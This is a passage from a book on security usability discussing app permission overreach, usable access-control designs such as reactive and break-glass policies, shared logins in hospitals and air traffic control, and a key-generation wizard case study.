
Figure 120: Android permissions requested by a battery monitor application

One typical example of this use of excessive permissions, by a range of battery monitor/saver applications, is shown in Figure 120 (this sort of thing probably comes about through the use of general-purpose libraries and frameworks whose swiss-army-chainsaw nature means that they require every imaginable permission in order to perform all of their functions, even if the application that uses them only uses a tiny subset of that functionality). Scarily, these are more or less the same permissions that are requested by a malicious data-stealing application disguised as an Android battery monitor [211]. It's no surprise then that users experience great difficulty in telling legitimate from malicious applications since their training has conditioned them to simply ignore situations in which applications request excessive permissions [212].

It should also be pointed out that the problem of incomprehensible security settings isn't unique to Android, with applications like web browsers having security configuration options that are similarly incomprehensible to users, and the applications themselves doing little to help make them more understandable [213].

For another example of do-(almost)-nothing applications that need excessive permissions, go to your favourite Android application distribution system and look at torch/flashlight applications, which light up whatever's on your phone to allow it to be used as a torch/flashlight. A typical sampling of permissions that they (supposedly) require in order to do this is access to network- and GPS-based location information, full network access including the ability to create network sockets and implement arbitrary protocols (this goes beyond the standard browser-mediated Internet access), the ability to read phone status and identify information, the ability

to read and write bookmarks, system shortcuts, and storage devices, and a number of others.

Apple's approach to this problem, with their tightly-controlled App Store, is much simpler. Since all applications have to be approved by Apple, the App Store reviewers check the entitlements (Apple's terminology for requested permissions) during the review process and then bind them to the application with a digital signature, so that a rogue application both can't request unnecessary permissions since this would result in the application being rejected from the App Store, and can't request additional permissions at runtime that weren't present during the application submission and review process.

That's not to say that the process is foolproof though. For example when security researcher Charlie Miller uploaded an application to the App Store that made little attempt to hide the fact that it loaded and ran arbitrary unsigned code, it was nevertheless approved by Apple and made available in the store [199]. So the App Store review process is more a hurdle than a brick wall when it comes to malware.

Obviously the pre-approved permission approach only works for curated distribution mechanisms like the App Store, but in this case since the assurance system and the authentication mechanism are tied together to provide a single unified mechanism for providing validation, enforcement, and delivery, incidences of malware are significantly reduced.

What's providing the value here is the overall system, not the digital signatures, which are merely icing on the cake. A much simpler means of doing the same thing that doesn't require digital signatures is self-authenticating URLs, covered in "Self-Authenticating URLs" on page 384). In fact since Apple were at one point publishing an incorrect CA certificate on their web site (see "Security Guarantees from Vending Machines" on page 38), it wasn't even possible to independently validate the signatures because they chained up to the wrong CA.

The closest equivalent to Android's permissions for mobile devices are probably Symbian's DLL Capabilities. These are much more primitive than Androids's ones [214][215], are generally controlled at application signing time rather than by the user at install time [216], and have an unfortunate architecture that makes the capabilities available to an application the union of the capabilities of all of the DLLs that it calls (and the DLLs that they in turn call), so that "for a general-purpose DLL […] the DLL must have as many capabilities as possible" [217].

Now consider what it would take to implement something as basic as Android's INTERNET or READ_CONTACTS permissions under Unix or Windows using their built-in access control mechanisms. A similar situation occurs with other potential uses of access control mechanisms such as those provided by web servers, for which the best that users can do is "fight with whatever mechanism their content publishing software provides for access control" [218]. In many cases this is sufficiently awkward that users rely on ad-hoc techniques like posting material to obfuscated URLs that are unlikely to be guessed by outsiders, but unfortunately easy for search engines to find once there's a link to them somewhere.

(Having said that, online file-hosting services that allow (supposedly) controlled file sharing by automating the ad-hoc methods that users have come up with on their own are little better, providing easily-guessed URLs that offer little actual security. One study that looked at the top 100 file-hosting services found that attackers were actively scanning for and downloading private files from these services, indicating that the security-in-obscurity approach that's discussed in "Don't be a Target" on page 310 and rolling your own obscure URLs is in this case safer than relying on a commercial file-hosting service that's being actively targeted by attackers [219]. This type of security flaw is, unfortunately, far too common in web applications. For example an attempt to create a more privacy-aware alternative to Facebook called Diaspora failed because of this issue (among many others), with any user being able to manipulate any other user's data by changing the easily-guessed URL values that were used to initiate actions [220]).

Even the simplified Android-style permissions have to be handled carefully though, because it's quite easy to bring them up to an NTFS-ACL level of complexity. In an attempt to give users (where "users" may have meant "geeks with Aspergers") fine-grained control over permissions, one experimental interface for Facebook data managed to create an interface that, while using high-level Android-like permissions, matched or even exceeded the NTFS ACL interface in complexity [221]. Even without the analysis paralysis problems already covered in "Psychology" on page 125, the fact that the categories that users had to select from were vague and overlapping ("Friends", "Best Friends", "Family", "Friends of Friends", and many more, cross-referenced to information settings like "College Education", "Grad School Education", and "High School Education") meant that users frequently grew tired of the task and simply changed overall settings in bulk[105].

Applying Activity-based Planning

Your application should present the task involving security in terms of the users' goals rather than of the underlying security technology, and in terms that the users can understand since most users won't speak security jargon[106]. This both makes it possible for users to understand what it is that they're doing and encourages them to make use of the security mechanisms that are available. In the specific instance given earlier of creating an interface to allow the user to manage access control to resources, the best way to represent what's going on is to use graphical icons rather than text descriptions, bullet-point style summaries, tables, or images. In practice the utility of each of these to users will be more or less the same, but in real-world tests users greatly preferred the icon-style representation, and specifically disliked the text-based description and bullet-point summary format [222].

An example of structuring access permission mechanisms in terms of user goals occurs with home automation systems. User studies have shown that this is an area in which virtually all users want access-control mechanisms, whether it's standard technical controls like passwords or more informal social mechanisms that may or may not be quite as effective but that users find reassuring [223]. One type of access-control system that the studies showed the majority of users wanted, but that no current ACL mechanism really supports, is so-called reactive access control in which someone can request access to something ("can I borrow your *xyz*?") that the owner can then allow or deny ("yes, provided you don't hog it all evening"). This leads naturally to a reactive policy creation system that deals nicely with the usual up-front complexity of setting policies, which most users both find extremely difficult and strongly dislike, to the extent that they would not "go through the trouble of setting up a guest account" for access control purposes even if it's to protect important data [223].

Creating policy on an as-required basis both eliminates this up-front load and reduces the need for users to accommodate every possibly eventuality (which anyone who's ever had to create even relatively straightforward up-front access rules knows is nearly impossible without constant, ongoing tuning), instead allowing flexible policy creation that matches users' experience with how things work in the real world. Reactive access control has the additional benefit that it can handle situational policies that standard ACLs are incapable of dealing with, providing more control and interactivity than conventional, static ACLs.

The most effective way to implement reactive access control is to combine it with standard ACLs in a so-called proactive access control mechanism that augments the conventional ACL settings of "yes" and "no" with a third option, "maybe", that represents the reactive control. Real-world evaluations of this form of access control have shown that in practice only a small percentage of the total number of access control rules and decisions need to be "maybe" ones, with conventional static ACLs

---

[105] In the original paper the fact that university-educated users took 4-5 minutes to edit permissions seems to be regarded as an indication of success with the design, in which case the NTFS ACLs could probably be rated as a success as well.

[106] If you are designing such a task-oriented interface then it's probably best not to list "Allow me to store pr0n on my machine in a manner that my children can't see it" as one of the tasks.

covering the majority of usage cases [224], realising the concept of implementing security decisions on a wholesale basis that's described in "User Conditioning" on page 20.

In practice the ability to specify "maybe" as an access policy proved popular with users for the reasons given above, that they didn't want to commit to a "yes" or "no" decision in advance without being able to predict exactly which situations it would apply to. For example users commented that allowing an action might "depend on [the requestor's] reasoning or might depend on my mood", with one user pointing out that "almost every answer I have is based on context". The use of the proactive policy allows users to deal with dynamic situations such as one-off requests and policy conflicts that aren't handled by more conventional ACLs. Despite initial fears that users might get annoyed with dealing with reactive-control requests, the fact that most situations were handled by the standard ACLs in the proactive policy and that the remaining reactive portions gave users an extended level of control meant that they were quite satisfied with the results.

The concept of reactive policy creation is similar to an existing security policy model called the break-glass security policy (inspired by the way fire alarms are activated) in which, in exceptional circumstances, a user can acquire elevated access rights that are backed up by an extended amount of auditing for which the user later has to justify their actions [225]. Obviously the break-glass policy, sometimes also called optimistic access control, is designed to keep authorised users honest rather than to protect against unauthorised users (who won't be troubled by leaving an audit trail leading back to someone whose credentials they've stolen), but it presents a more creative approach to the issue than the more usual one of pretending that the problem doesn't exist [226][227][228].

Having said that, most work on optimistic access control mechanisms is based on a heavy-duty access control theoretical background [229][230][231][232][233] while reactive access control comes from a human-factors background, which means that it may not have the theoretical backing of optimistic access control but is far more likely to actually work, and be usable, in practice [234].

There's also been some work done on special-case policies for emergency situations, but this mostly consists of a facility for switching to a different policy in an emergency [235][236], which assumes that unexpected situations can be planned for and that measures related to them can be carefully defined in advance. Since a feature of emergencies and unexpected situations is that you tend to have to make up the rules as you go along, this rigorous approach can only apply in a limited set of cases.

Even with the more straightforward optimistic access-control mechanisms, you have to be careful about how you apply it. For example one evaluation of an optimistic access control mechanism as it was used in eight Norwegian hospitals (where it was called "actualisation" based on the terminology used with the Siemens Medical DocuLive system that the hospitals were using) found that 54% of patients had their records accessed using this mechanism, and the fact that each access produced extensive audit logs that had to be manually checked caused serious problems. The real issue here, as the study reports, was that "based on these numbers use of actualization [optimistic access control] can hardly be considered an exception, it is in regular use" [237]. So relying too much on optimistic access control in a high-volume environment can cause more problems than it solves as the flood of access requests requiring after-the-fact verification can quickly overwhelm the checking process [238].

One way of dealing with this, using as an example the case of home automation systems security that was given above, is to group the available actions into several classes that limit the amount of manual intervention that's required by the home owner. In this case you could break things down into four categories of actions, ones that visitors to the house can perform without any further authorisation (turning the lights on and off), ones that require one-off authorisation (borrowing a CD or DVD), ones that require authorisation each time that they're applied (using the house phone

to make a long-distance phone call), and ones that visitors can never perform (looking through the house owners' private records) [239]. What this does is limit the number of actions for which users have to be given explicit permission and by extension limit the load on the person who has to give the permissions.

In practice the specific case of handling permissions for home automation and home networks can become quite tricky [240]. This is a situation that brings up a range of technical and social issues including a lack of an expert administrator to set up the permissions, different family members owning or controlling different devices, a need to allow some form of access to visitors to the home combined with a means of obscuring the fact that the device owner may consider the visitor as somewhat untrustworthy without wanting to make this opinion known to the visitor, and so on.

This type of situation requires a bit more thought than just adding a pile of permissions and hoping that the device owner will set things up as required. For example visitor access to computers has been handled for many years through the mechanism of guest accounts. The implicit contract with the visitor is that access through one of these accounts will be somewhat restricted without this creating any friction or social embarrassment for the person providing the access. Analysis of this sort of system is best handled using the problem-structuring method described in "Threat Analysis using Problem Structuring Methods" on page 252.

The actual goals of the user often come as a considerable surprise to security people (there's more on this in "Testing" on page 768). For example security researchers have been pushing for voter verifiable paper trails (VVPAT) as a safety mechanism for voting computers in the face of a seemingly never-ending stream of reports about the computers' unreliability and insecurity. However, when voting computers with VVPAT capabilities were tested on voters they completely ignored the paper record, and had less confidence in the VVPAT-enabled devices than in the purely electronic ones, despite extensive and ongoing publicity about their unreliability [241]. A two-year study carried out in Italy ran into the same issues, receiving user comments like "this receipt stuff and checking the votes are dangerous, please give only the totals at the end and no receipts" [242].

In another study of voting computer security in the US nearly two thirds of voters didn't notice when the computer changed their votes, displaying a different selection on the review screen than what the voters had originally selected. As the study states, "Entire races can be added or removed from ballots and voter's candidate selections can be flipped and the majority of users do not notice […] Voters simply breezed past the review screen and submitted the corrupted ballots. This was a robust effect and it did not matter how many contests were changed or whether the computer deleted races or added them […] If voters are not checking their votes and detecting problems on this screen, they cannot be depended upon to verify their votes as shown on a VVPAT printout" [243]. This indicates that the users of the equipment (the voters) had very different goals to the security people who were designing them (or at least trying to fix up the designs of existing devices).

Another instance in which the issue of the goals of the user differing from the goals of the security designers crops up is with home computer use and other situations that fall outside the conventional centrally-administered business computer usage model like computer use in a medical environment. The discussion in "Activity-Based Planning" on page 477 looked at the problems inherent in ACLs and the user interfaces for managing them, but in practice there's not much need to expend too much effort into doing anything with them in these situations because users don't care about the capabilities that they provide. Numerous studies of computer use in home, medical, and other environments have shown that the usage patterns and the mental models of users require a system that's designed around a modest amount of customisation and personalisation (or equivalent user-specific goals in non-home environments such as immediate access for medical use without any access-control mechanisms getting in the way) rather than account- and ACL-based security [244][245][246][247]. So the ideal home user setup would be something that works a bit like virtual desktops under Linux, with extended functionality for per-desktop browser bookmarks and other personalisations. The resulting environment would

have a single always-signed-on account and one virtual desktop (with its own desktop background and custom settings) per user, switchable with a single mouse-click or keystroke.

A variation of the home-user special-case situation for access control occurs with medical computer use, where it's been long-established practice that the first person who comes in in the morning logs on and then everyone else uses their account to do their job, probably the most successful deployment of a single sign-on system ever. This situation has persisted for about as long as computers have been used in medicine, applied with only minor variations such as having the person with the greatest level of access rather than the first person into the office sign on if a separation-of-privilege system is implemented [248][249] (in the reverse case, it's the lowest-ranked person in a medical team who gets tasked with going around everyone's computers hitting the space bar to prevent the auto-logout function from being triggered [250]).

Access control is implemented using social rather than technical mechanisms, for example by turning monitors away so that they can't be viewed by someone walking past, or by putting personal items or "I'm-using-this" notes on the keyboard to indicate that the computer is in use [251]. This usage model has come about because, as with the use in home environments, conventional computer access-control systems that were originally designed for military mainframes in the 1960s are totally unsuited for medical environments, which are characterised by work that's both nomadic rather than being tied to a single machine and of a collaborative nature using shared materials rather than the single-user environment envisaged by conventional access-control models [246]. Looking at it another way, in medical practice saving lives is more important than fiddling with computer access control mechanisms.

One way of dealing with this issue would be to use RFID tags embedded in staff ID cards to automatically authenticate users to equipment as they approach it, so that the authentication follows the user (with obvious additional controls such as making the fact that authentication or deauthentication is taking place explicit, to avoid having anyone who wanders past a computer or similar piece of equipment supplant whoever's currently using it). This more closely follows the typical access model for medical data and devices, which are built around auditing rather than strict access control in the traditional computer-security sense (reactive security mechanisms, covered earlier in this section, are one way of formalising this type of security policy).

A phenomenon similar to the shared-logon practice in medical computing occurs in grid computing security, where one project member obtains a certificate and everyone else shares it [252][107]. Although the participants in this case are technically highly skilled, the corresponding increase in difficulty in working with certificates means that they take the same approach that the non-technical hospital workers do with passwords. It's possible that there's a form of glass ceiling for security above which users find it far easier to bypass it than to comply with it, although there doesn't seem to be much data available in this area beyond noting that the use of one or two passwords (or equivalents like reading a value off an authentication token) are below the threshold for most users and technologies like PKI and smart cards are well above it.

A better way of stating this though is that the amount of effort that's required by the authentication process has to be proportionate to the value that it provides. When the National Health Service (NHS) in the UK went to a cloud-based infrastructure the password sign-up and password-change process was made sufficiently onerous that users found it far easier to bypass it than to jump through all of the hoops that were required for it. So the glass ceiling is a movable feast[108] relative to the benefit that's obtained from the authentication operation, and even a standard password can be

---

[107] In one memorable email a site manager had to point out to users that although he didn't mind seeing half the user base logged on with the same certificate, the fact that its original owner had been dead for several months was causing logistical issues and would they consider generating a new key for everyone to share.
[108] As well as a mixed metaphor.

made onerous enough that it becomes preferable to bypass it rather than to jump through the required hoops. If you're watching one of the countless 1980s or 1990s thrillers that include as part of their plot the launching of nuclear weapons and you realise that the calisthenics being depicted to authorise the launch are at a similar level to what's required to authenticate to your organisation's business application then you have a serious glass-ceiling problem that needs to be addressed.

Another variation of the shared-login policy existed in the academic environment that spawned many of the security protocols that we use today, for which Roger Needham summarised the security policy that was applied as "If your computer doesn't work you use someone else's" [253]. In some situations the use of shared credentials is even enshrined in organisational policy, typically where the organisation has analysed the situation and decided that availability is more important than nominal security. For example in air traffic control, where availability is paramount, organisations use group passwords for systems that control radar, navigation and communications gear, the instrument landing system (ILS), and similar equipment. The fact that everyone in the group knows the password means that there's little chance of anything ever being inaccessible for lack of the correct password, with 41% of Federal Aviation Administration (FAA) facilities in the US reporting the use of group logins for this purpose [89].

One situation in which shared logins are relatively common is when someone needs short-term access to a system, either for a particular work project for which it would take too much effort to go through the proper channels or because they've recently been reassigned to a new area and the appropriate access hasn't been set up yet (the outsourcing of IT support makes getting local, temporary access-control changes made especially difficult, which further encourages this behaviour). One study found that half of all employees have shared their passwords for these reasons, and even managers (who are in theory supposed to enforce security policies prohibiting such behaviour) supported the practice, indicating that "employees newly-involved in a project access the system using 'someone else's credentials until their access is sorted out" [254].

An extreme case of the shared login is the 24-hour login, in which the user is never logged off. This is typically used in high-availability systems that are manned around the clock, thereby speeding up shift changes (there's no need for one shift to log out and the next one to log straight back in again) and increasing availability since a system that's never logged out can't become inaccessible for lack of a password. This is an example of the type of practical flexibility and resilience that theoretically less secure passwords add to a system, in which the use of a stricter, theoretically more secure access control mechanism would significantly impact the reliability and availability of the overall system, a social issue discussed in more detail in "User Conditioning" on page 20.

This model of computer access and usage comes about because computers differ from most other standard devices in that they're designed around a profile model of use rather than an appliance model. In an appliance model a device like a TV, a car, or a fridge has a single interface and set of settings, with social conventions regulating how people share and use the device. In contrast in the profile model users are expected to apply a nontrivial level of effort into creating and managing formal access-control rules, configuration options, and mechanisms, an exercise that only a geek could enjoy. All common multi-user operating systems have the profile model so heavily hardcoded into them that there's no real way to use them as appliances. As a result users have resorted to all manner of ad hoc mechanisms in order to deal with the issues that the profile model causes.

An example of the conflict between the appliance and profile models was revealed in one study which found that two thirds of all home users surveyed used a single profile (in other words shared a single account on the computer) even if multiple profiles had been configured for them. Of the remaining third, all of them used their profiles for personalisation rather than for security, to allow things like personalised screen backgrounds and browser bookmarks (although some browsers implement profile management at the browser level, this is totally unknown to non-geek users and

requires bringing in a geek to deal with the awkward configuration process [255]). As one user summed it up, "Never tried a password. I don't see a reason unless you want different backgrounds". Another user didn't even require this basic level of functionality, pointing out that there was "nothing on there. No need for security" [256].

Other users had more functional reasons for using a single profile, such as parents wanting to keep an eye on what their children were doing (this is why phishers actively target children even though they don't have credit cards, they're easy to phish and it provides access to their parents' computer [414]). For other users the use of a single profile had a more prosaic motivation. Multiple profiles were "a pain" or "drove them nuts", or logging off (and thereby forcing someone else who wanted to use the machine to go through the tedious logon process) was seen as "bad computer etiquette" [256]. Even when supposedly high-security access control mechanisms were present they weren't there for the reasons that security people would expect. For example one family had their computer configured to switch profiles using a fingerprint scanner, not for security but because it was a lot more convenient than having to enter a user name and password in order to make the switch [257].

The type of always-available no-logon environment that home users have indicated that they prefer already exists in prototype form. For example user interface researchers have created a Windows front-end that implements a one-click profile switching mechanism that takes less than a second to swap one profile (under a single always-logged-on user account) for another. The mechanism, which currently functions without requiring explicit support in the underlying operating system, requires little more than swapping Windows registry keys and flipping the Hidden bit in directories (folders) to make one user's preferred settings disappear and another user's appear. Users switch profiles by clicking on a thumbnail image of the desired profile that's visible on every (virtual) profile desktop. In real-world evaluations users significantly preferred this virtual profile system to the existing authentication-based usage model, even taking into account the availability of Windows' (not-very-)Fast User Switching (FUS), which is merely a slightly less cumbersome alternative to a full logout/logon user switch [257].

Implementing Activity-based Planning

A useful trick to use when you're creating your activity-based planning user interface is to pretend that you're looking over the user's shoulder explaining how to accomplish the task to them, because this tends to lead naturally towards a goal-oriented workflow. If your application is telling the user what to do, use the second person: "Choose the key that you want to use for encryption". If the user is telling the application what to do, use the first person: "Use this key for encryption". Taking advantage of extensive research by educational psychologists, your communication with users should employ a conversational rather than a formal style. When someone's brain encounters this style of speech rather than the more formal lecturing style used in many dialogs it thinks that it's in a conversation and therefore has to pay more attention to hold up its end. In other words at some level your brain pays more attention when it's being talked with rather than talked at [258].

Using the key generation example from "Matching Users' Mental Models" on page 474, the two activities mentioned were generating a key to protect email and generating a key to protect web browsing (in other words, for an SSL web server). This leads naturally to an interface in which the user is first asked which of the two tasks they want to accomplish, and once they've made their choice, asked for their name and email address (for the email protection key) or their web server address (for the SSL/web browsing key). Obviously if the key generation is integrated into an existing application you'd skip this step and go straight to the actual key generation stage — most users will be performing key generation as a side-effect of running a standard application, not because they like playing key administrator with a key

management program[109]. See "Humans in the Loop" on page 445 for a discussion of how to work out details such as where to store the generated key.

Another option when you're performing the key generation for an application-specific purpose is to try to determine the details automatically, for example by reading the user's name and email address information from the user's mail application configuration and merely asking them to confirm the details. Under Windows you can use CDO (Collaboration Data Objects) to query the CdoPR_GIVEN_NAME, CdoPR_SURNAME, and CdoPR_EMAIL fields of the CurrentUser object, or alternatively the Outlook Object Model (OOM), or Outlook Redemption's Redemption Data Objects (RDO), or Primary Interop Assemblies (PIAs), or MAPI, or perform an Active Directory query on the current user's account, or in general use whatever's in fashion at the time that you read this.

Under OS X you can use the ABAddressBook class of the AddressBook framework to query the "Me" (current) user's kABFirstNameProperty, kABLastNameProperty, and kABEmailProperty and use them to automatically populate the dialog fields. OS X is particularly good in this regard, asking for your address book data the first time that you log in, after which applications automatically use the address book information instead of asking for it again and again in each application. The Opera web browser tries to fix this problem from the opposite end with its Magic Wand feature, which initially records user details and then template-matches them to fields in web pages, providing a browser-based equivalent to the OS X address book, at least for web-based forms.

Conversely, Linux and the *BSDs seem to have no facility for such centralised user information management, requiring that you manually enter the same information over and over again for each application that needs it. One thing that computers are really good at is managing data, so the user shouldn't be required to manually re-enter information that the computer already knows. This is one of the tenets of Macintosh user interface design, the user should never have to tell the machine anything that it already knows or can deduce for itself.

Another benefit of pre-filling in fields is that, even if the information isn't quite what the user wanted and they have to manually correct it, it still provides them with a template to guide them, the equivalent of a default choice in dialog box buttons that provides just-in-time instructions to help them figure out how to complete a field.

There are three additional considerations that you need to take into account when you're using Activity-Based Planning to design your user interface. First, you need to be careful to plan the activities correctly, so that you cover the majority of typical use cases and don't alienate users by forcing them down paths that they don't want to take or require them to try and mentally reverse-engineer the flow to try and guess which path they have to take to get to their desired goal (think of a typical top-level phone menu, for which there are usually several initial choices that might lead to any desired goal). If you have, for example, a key generation wizard that involves more than three or four steps then it's a sign that a redesign is in order.

---

[109] The Netscape browser used to support a relatively automated form of key generation for certificates through the non-standard `keygen` element in web pages. This was removed because it was non-standard and replaced with nothing, but at least it was standards-compliant nothing.

Figure 121: A portion of the GPA key generation wizard

GPA, an application from the same family as KGPG that's discussed in "Matching Users' Mental Models" on page 474, used to use an almost identical key generation dialog as KGPG but in more recent versions switched to using a wizard-style interface, of which one screen is shown in Figure 121. Unfortunately this newer interface is merely the earlier (incomprehensible) dialog cut up into lots of little pieces and presented to the user a step at a time, adding Chinese water torture to the sins of its predecessor. Gnome's Seahorse encryption manager is finally making headway in the area of providing a more usable interface to the key-generation process, although even there the earlier versions left something to be desired [259].

The second additional consideration for activity-based planning is that you should always provide an opt-out capability to accommodate users who don't want to perform an action that matches one of your pre-generated ones. This would be handled in the key-generation interface through the addition of a third option to generate some other (user-defined) type of key, the equivalent of the "Press 0 to talk to an operator" option in a phone menu.

Finally, for the third additional consideration, you should provide a facility to select an alternative interface, usually presented as an expert or advanced mode, for users who prefer the nuts-and-bolts style interface in which they can specify every little detail themselves (dropping to the command-line, however, is not a good way to do this). Although the subgroup of users who prefer this level of configurability for their applications is relatively small, it tends to be a rather vocal minority who will complain loudly about the inability to specify their favourite obscure algorithm or peculiar key size.

This level of flexibility can actually represent a security risk since it's possible to fingerprint users of privacy applications if they choose unusual combinations of algorithms and key sizes, so that even if their identity is hidden they can be tracked based on their oddball parameter choice. The power of this form of device (or user) fingerprinting was demonstrated by an EFF project to show how easy it was to identify small groups of users or even individuals from nothing more than the standard browser configuration information that's remotely readable by any web server (without going so far as to require the use of cookies, web bugs, and similar tricks) [260]. At the time the experiment was run, 85% of users could be individually identified based on the data that their browser revealed about their system configuration (although the number was expected to fall somewhat as more user samples than the initial quarter-million were taken) [261].

(Incidentally, the same level of tracking is possible with cellphone location data, with just four data points being sufficient to uniquely identify 95% of individuals [262], so against any kind of statistical techniques you're a lot less anonymous than you think).

Another problem with allowing for large numbers of special-case configurations is that it can create all manner of compatibility and interoperability problems. This is a huge problem in protocols like SSL/TLS and S/MIME (which have sprouted a large number of vanity cipher suites in which Korea has to have its own national cipher available as an option, with consequences that are discussed in "Certificate Chains"

on page 669, and then Russia wants their one as well, and pretty soon every country feels the need to make its own fashion statement) and OpenPGP (which has a large number of fad security mechanisms never used before or since). For the vast majority of users (and implementations), there'll only ever be one main cipher suite that's used, and everything else is an interoperability problem. As financial cryptographer Ian Grigg puts it, "There is only one cipher suite and it is numbered Number 1" [263].

In other words, barring implementations desperate to make a fashion statement, the first cipher suite that both sides list in their handshake will end up being used every time. So in your design, pick a good, universal cipher suite (see "Cryptography" on page 356 for details), and stick with it. If you're worried about adverse reactions from security geeks, give them the ability to make whatever crypto fashion statement they want, but hide it well so that no-one can get to it by accident. If you're feeling sufficiently cynical, let them choose whatever they want in order to make their fashion statement and then use the One Cipher Suite anyway, it's not as if anyone'll notice.

The need to handle special cases is somewhat unfortunate since a standard user interface design rule is to optimise your design for the top 80% of users (the so-called "80 percent rule"). The easiest way to find out what this top 80% is, is through user testing, covered in "Testing" on page 768. This can often produce surprising results. For example when the Firefox developers were playing with the browser's menu bar to try and determine whether they could improve it from the form that had been more or less frozen since NCSA Mosaic in 1992, they found a significant number of menu items that received less than one hundredth of a percent of the total number of menu clicks, indicating that quite a number of them could be removed, and the remainder reorganised, with little effect on users [264]. This type of minimalist design has been espoused by usability designer Jakob Nielsen, who proposes that developers go through their application's user interface elements and remove them one by one, checking the users' responses to the simplified version. If the users don't notice the difference then leave the element that you've removed out of the final design.

The 80 percent rule works almost everywhere, but there are always special cases where you need to take extra care. An example of such a case is word processors, which will be reviewed by journalists who use the software in very different ways than the average user. So if you want to get a positive review for your word processor you have to make sure that features used by journalists like an article word count are easy to use. Similarly, when you're designing a security user interface, it's the 1-2% of users who are security experts (self-appointed or otherwise) who will complain the most when your 80 percent solution doesn't cater to their particular requirements. The very real problems caused by an attempt to cater to all users through a one-size-fits-all solution were shown in a usability evaluation of Windows personal firewalls, which found that the dumbed-down information displayed by many products was useless to both non-technical users ("Something bad may be happening, Allow/Deny?") and technical ones ("Something bad may be happening, Allow/Deny?") [265].

If you're going to provide an expert-mode style interface, remember to make the simplest, most straightforward interface configuration the default one, as discussed in "Safe Defaults" on page 462.

Case Study: Key Generation

Let's look at a simple design exercise for activity-based planning, in this case involving the task of user key generation for a mail encryption program. The first page of the wizard, shown in Figure 122, explains what's about to happen, and gives the user the choice of using information obtained automatically from the default mail application, or of entering the details themselves.

Create Key - Step 1 of 2

To communicate securely with others, you need to create an encryption key. This key will be labelled as belonging to Bob Sample with the email address `bob@sample.com`.

If you'd like to change your key settings, click 'Change Details', otherwise click 'Create Key'.

| Create Key | Change Details | Cancel |

Figure 122: Key creation wizard, part 1

There are several things to note about this dialog. The most obvious one is the contents of the title bar, which gives the operation being performed as "Create Key" rather than "Generate Key" or "Generate Key Pair". This is because users *create* documents or *create* images, they don't generate them, so it makes sense that they should also create a key. In addition what they're creating is a key, not a key pair — most users will have no idea what a key pair is or why they need two of them. Finally, the title bar indicates their progress through the wizard process, removing the uncertainty over whether they're going to be subject to any Chinese water torture to get their key. OS X Assistants (the equivalent of Windows' wizards, shown in Figure 123) display a list of steps on the left-hand side of the dialog box, making the progress indicator a standard part of the dialog.
